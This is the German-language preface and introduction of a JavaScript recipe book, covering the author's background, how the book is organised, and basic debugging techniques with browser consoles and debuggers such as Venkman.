Dabei ist JavaScript, trotz seiner Leistungsfähigkeit, dennoch einfach zu erlernen und vor allem unabhängig von einer speziellen Plattform. Ob Sie Linux, Windows, Mac OS oder ein anderes Betriebssystem verwenden – JavaScript wird auf nahezu allen Plattformen mit grafischer Oberfläche zu finden sein. Und JavaScript wird heutzutage von (fast) jedem Browser unterstützt, sofern es sich nicht um uralte Varianten handelt. Mit einer Webseite, die JavaScript verwendet, werden Sie nicht unnötig auf einen spezifischen Browsertyp oder ein optionales Plug-in eingeschränkt (wie es etwa bei zahlreichen Konkurrenztechniken der Fall ist). Mit JavaScript kann man – ohne Zusatzkosten – viele interessante Dinge tun, die sonst nur mit teuren Programmen zu bewerkstelligen sind. JavaScript ist immer da, wo man im Rahmen einer Webseite innerhalb des Browsers über die Möglichkeiten von HTML (Hyper Text Markup Language¹) hinausgehende Fähigkeiten benötigt, ein sehr heißer Tipp, wobei oft zur Vervollständigung noch weitere Techniken wie Style Sheets oder XML hinzugenommen werden.

Über den Autor

Damit Sie wissen, mit wem Sie es zu tun haben, möchte ich Ihnen in diesem Vorwort kurz mit ein paar wichtigen Eckdaten vorstellen. Ich bin Diplom-Mathematiker und habe nach dem Studium einige Jahre bei einer großen Versicherung als Programmierer gearbeitet. Zu der Zeit waren noch DOS-Programme üblich, und Windows 3.x galt als letzter Schrei ;-) Entsprechend habe ich meine professionelle Programmierfähigkeit mit Turbo Pascal und C/C++ begonnen und damit Versicherungsprogramme für DOS-PCs erstellt. Seit 1995 schlage ich mich als Freelancer mit Schwerpunkt Internet-Programmierung (Java, JavaScript, XML, CSS, (X)HTML, PHP, ASP.NET, ...) durch das Leben. Das umfasst die Tätigkeiten als Fachautor, Fachjournalist, EDV-Dozent und Programmierer, was einen guten Mix ausmacht und mich vor allem vor Langeweile und Monotonie bewahrt. Seit Anfang 2006 betreibe ich unter <http://www.ajax-net.de> ein Portal, das sich mit AJAX und dem Web 2.0 beschäftigt. Privat bin ich auf eine tägliche Kaffeedosis angewiesen (sonst bin ich ungenießbar), treibe viel Sport (Leichtathletik, Rasenkraftsport, Paragliden ...), treibe mein Motorrad oder Mountainbike durch unsere Taunus-Berge und spiele Saxophon in einer Rockband. Außerdem stehe ich auf »Per Anhalter durch die Galaxis« und den Film »Blues Brothers«. Meine Zwillinge wechseln gerade in einen bedeutenden Lebensabschnitt und verlassen die behütete Welt des Kindergartens, um in Zukunft die noch ahnungslosen Lehrer der örtlichen Grundschule aufzumischen.

Wozu ein Codebook?

Was ist ein Codebook, und was ist besonders daran? Ein Codebook ist eine Rezept- und Beispielsammlung mit vorgefertigten Lösungen für gängige Fragestellungen des Programmieralltags, die Sie relativ einfach an spezifische Probleme anpassen können.

Und wozu braucht man ein Codebook für JavaScript? Einerseits können mittlerweile sehr viele Leute mit JavaScript programmieren. Diese Skriptsprache ist unbestritten die am meisten ein-

1. <http://www.w3.org/TR/REC-html40/>

gesetzte Sprache zur Programmierung von clientseitigen Webaktionen. Oder wenn man es genauer formuliert – JavaScript ist die einzige verbliebene relevante Technologie im Client zur Programmierung bei Webapplikationen.

Andererseits ist JavaScript eine Sprache, die sich viele Webdesigner, HTML-Autoren oder Programmierer quasi nebenher aneignen. Sie wird dann auch oft als Ergänzung zu den eigentlichen Haustechniken eingesetzt. Etwa wenn ein Webdesigner mit einem Tool wie Dreamweaver eine Webseite generiert hat und eine bestimmte Funktionalität in einer Webseite als Ergänzung benötigt, die sich mit JavaScript realisieren lässt. Oder ein HTML-Autor erstellt mit einem reinen Editor eine Webseite und möchte Funktionalitäten ergänzen, die HTML einfach nicht bietet. JavaScript bietet in vielen Fällen die ideale Ergänzung, und deshalb lernen so viele Leute, die sich mit der Internet-Programmierung und mit der Erstellung von Webseiten im weiteren Sinn beschäftigen, diese Sprache nebenbei. Der Einstieg in JavaScript ist auch alles andere als schwer, und erste Beispiele und Projekte werden schnell zu Erfolgen führen.

Aber auf Grund des oft nur seltenen Einsatzes von JavaScript haben wenige JavaScript-Programmierer die Möglichkeit, ihr Wissen anzuwenden und abrufbar zu halten. Vor allem fehlt in vielen Fällen die Praxis, um für spezifische Situationen eine funktionierende Lösung aus dem Gedächtnis oder einer eigenen Funktionssammlung parat zu haben. Ebenso gibt es zahlreiche Feinheiten im Umgang mit JavaScript, die zum einen auf den unendlichen Spezifikationen der unterschiedlichen Browser und zum anderen auf den vielen Automatismen der Sprache selbst beruhen. Aus diesem Grund ist eine Rezeptsammlung für die gängigsten Fragestellungen zu JavaScript, wie in diesem Codebook, ein sehr hilfreiches Arbeitsmittel.

Dieses Buch ist deshalb kein Lehrbuch, um den Einstieg in JavaScript zu schaffen, sondern wendet sich an JavaScript-Programmierer mit erster Erfahrung, um ihnen möglichst universell einsetzbare Hilfestellung bei konkreten Problemen aus der Praxis zu geben. Dazu umfasst das Buch ein breites Spektrum an Themen, die typischerweise mit JavaScript gelöst werden, und versucht, durch wieder verwendbare, plattform- und browserneutrale Module Schablonen zu liefern, die Sie leicht an spezifische Aufgaben anpassen können.

Diese Auflage des Codebooks basiert auf einer Vorgängerversion und viele der dort vorgestellten Rezepte wurden wieder übernommen. Da die Zeit im Internet jedoch nicht stehen bleibt, wurden sämtliche Rezepte gründlich überarbeitet und bei Bedarf an neue Gegebenheiten angepasst. Des Weiteren wurden viele neue Rezepte hinzugefügt, die insbesondere im Zusammenhang mit AJAX und dem asynchronen Nachladen von Daten entstanden sind.

Jetzt aber genug der Vorrede. Los geht es mit JavaScript. Mir persönlich (und Ihnen hoffentlich auch) macht die Arbeit mit JavaScript neben der extremen Nützlichkeit im Rahmen einer Webseite auch noch Spaß, was sicher ein weiterer wichtiger Grund ist, diese Technologie zu erlernen.


Ralph Steyer

www.rjs.de

Einführung

Hintergrundwissen rund um
JavaScript

Teil I Einführung



Einführung

Dieses Buch ist eine Rezeptsammlung und kein didaktisches Lehrbuch zu JavaScript. Dennoch sollen in der Einführung in Teil 1 des Buches alle wichtigen Fakten kurz besprochen werden, die Sie an Grundlagentechniken beherrschen sollten, um die nachfolgenden eigentlichen JavaScript-Rezepte in Teil 2 des Buches verstehen und anwenden zu können. Sie können diesen ersten Teil auch als Nachschlagewerk verwenden, wenn Ihnen bestimmte Grundlagen in einem Rezept nicht geläufig sind.

Aufbau des Buches

Das Buch ist wie gesagt als Nachschlagewerk konzipiert, in dem Sie Lösungen für spezifische Aufgabenstellungen finden, die im täglichen Leben eines Webseitenerstellers auftreten können und die sich mit JavaScript realisieren lassen. Es ist damit kein Lehrbuch im klassischen Sinn mit einem didaktischen Aufbau.

Die Rezepte, wie sie in Teil 2 des Buches angeboten werden, folgen allgemein dem Motto »Wie kann ich ...?«. Das Buch ist in keiner Weise hierarchisch strukturiert. Mit anderen Worten – weder bauen die einzelnen Kategorien und Rezepte aufeinander auf noch sind sie in den jeweiligen Kapiteln von leicht nach schwer sortiert.

Jedes Rezept ist unabhängig einsetzbar und setzt beim Leser nur voraus, dass einige JavaScript-Grundlagen vorhanden sind. Diese werden jedoch im Rahmen dieses Einführungsabschnittes komprimiert vorgestellt. Gegebenenfalls werden XML-, CSS- und (X)HTML-Grundlagen für einige Rezepte notwendig sein. Auch diese Grundlagen finden Sie in komprimierter Form in diesem Einleitungskapitel.

Jedes Rezept in diesem Buch beschreibt die komplette Lösung eines Problems, das in der Überschrift des Rezepts als Frage formuliert ist. Dabei erfolgt in einigen Fällen auch eine Verknüpfung zu anderen Rezepten, um keine unnötigen Redundanzen zu erzeugen. Auf der anderen Seite enthält jedes Rezept alle notwendigen Erklärungen, warum eine bestimmte Technik so angewendet werden kann und welche JavaScript-Schritte vorgenommen werden. Das bedeutet, im Gegensatz zu einem didaktisch aufgebauten Lehrbuch werden Sie gewisse Überschneidungen und Wiederholungen in den Rezepten finden.¹ Dies ist aber meines Erachtens absolut notwendig, weil das Buch wie gesagt **nicht** dafür gedacht ist, chronologisch von vorne nach hinten durchgelesen zu werden².

Hinweis

Für die Klassifizierung einiger Rezepte wage ich gelegentlich eine Einschätzung, ob deren Verwendung in einem Webprojekt unabdingbar, sehr wichtig, wichtig oder nur »nice to have« ist. Dabei kann diese (subjektive) Einschätzung selbstverständlich nicht universell gültig sein. Was für das eine Projekt unabdingbar ist, kann für ein anderes Webprojekt überflüssig sein. Dennoch soll die Wertung einen Denkanstoß darstellen, ob ein bestimmtes Rezept für Sie sinnvoll ist oder nicht.

-
1. Das Risiko ist, dass diese Überschneidungen als »Seitenschinderei« gewertet werden. Aber selbst wenn damit über das gesamte Buch vielleicht 10 Seiten mehr entstehen, spielt das bei dem Umfang des Buches kaum eine Rolle. Zudem habe ich eher Schwierigkeiten, die vorgegebene maximale Seitenzahl des Verlags nicht zu sprengen ;-).
 2. Das soll Sie aber nicht daran hindern, es bei Interesse dennoch zu tun.

Ich möchte zudem einige Rezepte als subversiv bezeichnen, wenn man damit Dinge tun kann, die die meisten Besucher einer Webseite als störend empfinden (sie etwa auf einer Webseite festhalten oder in einer Endlosschleife mit unablässig aufpoppenden Fenstern zu nerven). Solche Rezepte gehören trotz ihres subversiven Charakters meines Erachtens dennoch zum Spektrum dessen, was ein JavaScript-Programmierer parat haben sollte.

Achtung

Obwohl JavaScript heutzutage in nahezu jedem Browser unterstützt wird, kann man sich nicht immer auf die korrekte Funktion verlassen. Bei Bedarf finden Sie Hinweise, welche Browser Schwierigkeiten machen und was Sie bezüglich verschiedener Browser zu beachten haben. Dabei beschränke ich mich auf die zum Zeitpunkt der Bucherstellung gängigsten Browser Internet Explorer 6 und 7 (Beta 3), Firefox 1.5 und 2 (Beta) beziehungsweise die verwandten Mozilla und Netscape Navigator, den Konqueror für die KDE 3.4 (Linux) und Opera 9. Ältere Browser finden aber bei Bedarf Beachtung. Als Referenzbetriebssysteme kommen Linux und Windows XP Pro zum Einsatz.

Der Index

Natürlich besitzt dieses Buch einen Index. Dieser ist extrem umfangreich gestaltet. Wenn Sie ein Rezept für eine bestimmte Problemstellung nicht im Inhaltsverzeichnis finden, besteht eine große Chance, dass Sie über den Index zu dem passenden Rezept gelangen. Viele Aufgabenstellungen des täglichen Lebens sind auch quasi nebenher in größeren Rezepten gelöst (oft sogar mehrfach) und der Weg zu diesen Stellen führt am einfachsten über den Index.

Schreibkonventionen

In diesem Buch werden Sie verschiedene Schreibkonventionen finden, die Ihnen helfen sollen, die Übersicht zu bewahren. Wichtige Begriffe werden **hervorgehoben – teils auch so**. Vor allem sollten Sie erkennen können, ob es sich um normalen Text oder Programmcode handelt. Das Folgende wäre ein Programmcode:

Das ist Programmcode.

Aber auch im Fließtext werden bei Bedarf Begriffe so dargestellt, dass Sie Quellcodepassagen erkennen. Gleicher gilt für MENÜBEFEHLE, [Tasten], URLs und noch einige weitere Besonderheiten. Diese Formatierungen werden konsequent verwendet. Außerdem werden in diesem Buch Bereiche markiert, die mit verschiedenen Symbolen Ihre besondere Aufmerksamkeit erregen sollen.

Tipp

Das ist ein Tipp, der Ratschläge oder besondere Tricks zu einer jeweiligen Situation zeigt.

Hinweis

Das ist ein besonderer Hinweis, den Sie an dieser Stelle beachten sollten.

Achtung

Hier drohen Probleme oder das sollten Sie besonders beachten.

Die Beispiele

Sie finden die Rezepte aus diesem Buch alle auf der Buch-CD. Sie sind entsprechend der Kapitel in Verzeichnisse einsortiert. Die Namen der Dateien sind jeweils in den Rezepten angegeben.

Tipps zur Fehlersuche und -behandlung in JavaScript

Zum Abschluss dieses Einführungskapitels sollen noch einige Tipps und Vorgehensweisen besprochen werden, die Ihnen bei der Suche und Beseitigung von Fehlern in JavaScript-Quellcodes helfen.

Fehlersuche wird in vielen Programmiersprachen mit Hilfe einer mächtigen IDE gut unterstützt. In JavaScript ist die Unterstützung leider nicht so ausgeprägt. Aber es gibt einige Hilfsmittel (Debugger) und auch allgemeine Vorgehensweisen, wie Sie in JavaScript Fehler recht zuverlässig lokalisieren können.

Fehler ohne Debugger finden

Fehler können ohne einen Debugger auf verschiedene Weise lokalisiert werden.

Die JavaScript-Konsole

Wenn ein Fehler auftritt, sind Fehlermeldungen in der JavaScript-Konsole eines Browsers oft aussagekräftig. Darin wird sowohl die Art des Fehlers als auch die Stelle der Auswirkung beschrieben.

Hinweis

Die Stelle, an der sich ein Fehler auswirkt, muss nicht die Stelle sein, wo Sie einen Fehler machen. Wenn Sie ohne Fallschirm aus einem Flugzeug springen, unterscheiden sich auch die Stelle, an der Sie den Fehler machen, und die Stelle, wo er sich auswirkt. Sie werden in der JavaScript-Konsole nur die Stelle erkennen, wo sich ein Fehler auswirkt. Sie können aber davon ausgehen, dass Sie irgendwo vorher einen Fehler gemacht haben.

Um die JavaScript-Konsole zu aktivieren, muss im Internet Explorer EXTRAS|INTERNET-OPTIONEN|ERWEITERT|SKRIPTFEHLER ANZEIGEN aktiviert sein.

26 >> Tipps zur Fehlersuche und -behandlung in JavaScript




Abbildung 1: Die Anzeige von Skriptfehlern im Internet Explorer aktivieren

Alternativ hilft ein Doppelklick auf das Fehlersymbol links unten.



Abbildung 2: Im Internet Explorer sehen Sie links unten ein gelbes Symbol, wenn ein Fehler in einer Seite aufgetreten ist.




Abbildung 3: Die Fehlerkonsole des Internet Explorers zeigt die Stelle an, an der sich ein Fehler auswirkt.

Tipp

Bei Mozilla-basierten Browsern werden alle Fehlermeldungen im Hintergrund protokolliert und mittels der JavaScript-Konsole kann das Fehlerprotokoll angezeigt werden. Die Anzeige der JavaScript-Konsole ist allerdings je nach Version etwas unterschiedlich, jedoch leicht zu finden.

Bei allen Mozilla-basierten Browsern funktioniert zudem der Trick, in der Adresszeile des Browsers einfach das Protokoll *javascript:* einzugeben (beachten Sie den Doppelpunkt).



Abbildung 4: Die JavaScript-Konsole im Firefox

28 >> Tipps zur Fehlersuche und -behandlung in JavaScript



Abbildung 5: Die Aktivierung der JavaScript-Konsole im Firefox

Bei Opera ist die JavaScript-Konsole über EXTRAS|WEITERES zugänglich.




Abbildung 6: Zugang zur JavaScript-Konsole im Opera

Kontrollausgaben

Mit Hilfe der Ausgaben in der JavaScript-Konsole können Sie bereits Fehler recht genau lokalisieren und auch klassifizieren. Der klassische Weg, um nicht offensichtliche Fehler ohne einen Debugger zu finden, sind jedoch Kontrollausgaben, die im endgültigen Source beseitigt

werden. Gängige Praxis ist, vor einem vermuteten Fehler eine Bildschirmausgabe der »Wanze« (also der Variablen, in der man die Fehlerursache vermutet) zu erzeugen. Dies könnte so aussehen (die Variable `Teiler` ist die vermutete Wanze):

```
document.write(Teiler);    // Debuggausgabe  
a = b / Teiler;           // vermutete Fehlerstelle
```

Listing 1: Eine Kontrollausgabe vor einem vermuteten Fehler

Vor der Entstehung des Laufzeitfehlers sehen Sie auf dem Bildschirm den Wert der Variablen. Sie können selbstverständlich an den unterschiedlichsten Stellen im Programm solche Testausgaben einfügen, um eine Variable über mehrere Schritte hinweg zu verfolgen. Kontrollausgaben sind jedoch auch dazu sinnvoll, um zu sehen, wie weit ein Skript läuft. Geben Sie einfach an verschiedenen Stellen im Skript eindeutige Testausgaben aus (beispielsweise Zahlen). Sobald eine Testausgabe nicht mehr erscheint, muss davor ein Fehler vorliegen. Dann suchen Sie von der Stelle der letzten erfolgreichen Testausgabe bis zu der Stelle, an der die Testausgabe unterdrückt wurde.

Teile des Quellcodes auskommentieren

Eine andere Technik zur Fehlerlokalisierung beruht darauf, eine größere Menge an Anweisungen, in denen man die Wanze (ich meine natürlich einen Bug) vermutet, auszukommentieren. Hat ein Skript einen Fehler und läuft nach der Auskommentierung (natürlich ohne den auskommentierten Part) einwandfrei, muss sich der Fehler in den auskommentierten Anweisungen befinden. Nun verkleinert man Schritt für Schritt den auskommentierten Bereich und testet nach jeder Verkleinerung das Skript. Nach dem Schritt, nachdem das Skript nicht mehr läuft, hat man die fehlerhafte Anweisung mit hoher Wahrscheinlichkeit lokalisiert.

Fehlersuche mit einem Debugger

Ein spezielles Programm zum Auffinden³ von Fehlern wird **Debugger** genannt. Debugger gibt es für nahezu alle Programmiersprachen und für viele Skriptsprachen. Auch für JavaScript gibt es einige wenige Debugger. Diese sind entweder Bestandteil größerer (und oft auch teurer) Entwicklungsumgebungen. Haben Sie beispielsweise das Microsoft Visual Studio oder ein vergleichbares Produkt installiert, steht Ihnen damit ein Skript-Debugger für den Internet Explorer zur Verfügung, den Sie über EXTRAS|INTERNETOPTIONEN|ERWEITERT|SCRIPTDEBUGGING DEAKTIVIEREN anschalten können⁴.

-
3. Es handelt sich aber nicht um ein Programm, das Fehler beseitigt, wie es vielfach von Einsteigern vermutet wird. Das muss der Programmierer schon selbst machen. Der Debugger gibt nur Hinweise, wo sich ein Fehler befinden könnte.
 4. Achtung – die Deaktivierung muss explizit ausgeschaltet werden.

30 >> Tipps zur Fehlersuche und -behandlung in JavaScript




Abbildung 7: Die Deaktivierung muss ausgeschaltet sein.

Der Microsoft Script Debugger integriert sich nach der Installation automatisch in den Internet Explorer. Tritt ein Fehler auf einer Seite auf, wird der Debugger automatisch gestartet, sofern Sie dies aktiviert haben.

Es stehen jedoch auch ein paar kostenlose Debugger für JavaScript zur Verfügung, die man sich aus dem Internet herunterladen kann und die dann als Zusatzmodul eines Browsers fungieren. So bietet etwa Microsoft auf seinen Webseiten einen Skript-Debugger für den Internet Explorer an (leider inkompatibel mit anderen Browsern). Aber auch der zum kostenlos verfügbaren Visual Studio 2005 Express gehörende **Visual Web Developer** enthält zum Beispiel einen Debugger. Dieser ist aber vor allem für die Fehlersuche in Zusammenhang mit ASP.NET auf Serverseite hin optimiert und kann nur eingeschränkt zur Suche in eigenständigen JavaScript-Applikationen verwendet werden.




Abbildung 8: Debuggen mit dem Visual Web Developer

Und es gibt für Mozilla-basierte Browser einen JavaScript-Debugger namens **Venkman** (<http://www.mozilla.org/projects/venkman/>), den wir in den folgenden Schritten als Erweiterung von Firefox (andere Browser der Familie werden nicht mehr explizit erwähnt) als Basis nehmen.

Die grundsätzliche Arbeit mit einem Debugger

Zuerst wollen wir die Arbeit mit einem Debugger schematisch durchsprechen. Alle Debugger funktionieren in etwa ähnlich. Sie können beispielsweise

- ▶ ein Skript schrittweise verfolgen (so genanntes Steppen),
- ▶ es gezielt anhalten (mit Haltepunkten beziehungsweise Breakpoints) und
- ▶ einzelne Variable auswerten.

In leistungsfähigen Tools können Sie auch während das Skript oder Programm unterbrochen ist einen Wert in einem Ausdruck manuell ändern.

Innerhalb eines Debuggers mit grafischer Oberfläche⁵ können Sie in der Regel über verschiedene Schaltflächen den Ablauf des Skripts verfolgen und kontrollieren. Als Werkzeuge bietet das Programm unter anderem eine Übersicht der aktuell geöffneten Dokumente und ein Befehlsfenster.

5. Es gibt durchaus auch Debugger, die rein auf Befehlszeile arbeiten, etwa jdb aus dem Java-Entwicklungspaket (JDK).

32 >> Tipps zur Fehlersuche und -behandlung in JavaScript

Venkman installieren

Der mit Abstand einfachste Weg für die Installation einer Firefox-Erweiterung wie den Venkman-Debugger ist grundsätzlich, dass Sie über die Download-Seite des Mozilla-Projekts gehen und dort für Venkman den Installationshyperlink für Ihren Browser anklicken. Direkt kommen Sie auch über den Menüpunkt EXTRAS|ERWEITERUNGEN und dann den Befehl ERWEITERUNG HERUNTERLADEN dorthin.

Die Webseite <http://addons.mozilla.org> stellt bei den entsprechenden Erweiterungen jeweils einen Hyperlink zur Verfügung, über den Sie eine Erweiterung direkt installieren können. Suchen Sie dort über das Eingabefeld einfach nach dem Schlagwort *Venkman* oder *Debugger*.

